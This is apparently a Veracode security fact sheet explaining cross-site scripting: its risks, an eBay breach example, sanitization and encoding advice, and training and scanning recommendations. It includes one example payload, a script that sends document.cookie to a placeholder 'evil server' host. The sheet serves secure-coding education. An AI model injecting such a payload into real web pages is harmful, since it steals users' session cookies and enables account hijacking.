VULNERABILITY DECODER

Cross-Site Scripting

THE VULNERABILITY

Cross-site scripting (XSS) vulnerabilities enable attackers to inject client-side scripts into the application, for example, to redirect users to malicious websites.

47%

of applications have a cross-site scripting vulnerability on initial scan.

Source: SOSS X

THE RISKS


Cross-site scripting leads to a wide attack surface for malicious actors. Some attack examples include hijacking user accounts, spreading worms and Trojans, accessing browser history and clipboard contents, controlling the browser remotely, and scanning and exploiting online appliances and applications.

Example Breach

Cybercriminals exploited a persistent XSS vulnerability in the eBay website to embed malicious JavaScript in legitimate listings, redirecting them to spoofed eBay login pages for phishing user credentials.

PREVENTION & REMEDIATION

Cross-site scripting vulnerabilities are preventable with secure coding practices. For example, always sanitize input from search fields and forms. Sanitize data by validating that it's the expected content for the field and by encoding it for the "endpoint."



Here's an example of XSS session theft:

```
<script>
var img = new Image();
img.src="http://<some evil server>.com?" + document.cookie;
</script>
```

RECOMMENDATIONS

Nobody writes perfect code the first time around. You can avoid vulnerabilities and prevent breaches when you:

- ☑ Get training in secure coding best practices, through on-demand eLearning courses, in-person security consultations, and professional development certifications and conferences.
- ☑ Scan early and often to detect flaws while you code. Use application security tools that allow you to scan small batches of code instantaneously, and can provide remediation guidance within your development workflow.

Download the Secure Coding Best Practices Handbook

Learn More in the Veracode Community

Watch a Cross-Site Scripting Tutorial Video

VERACODE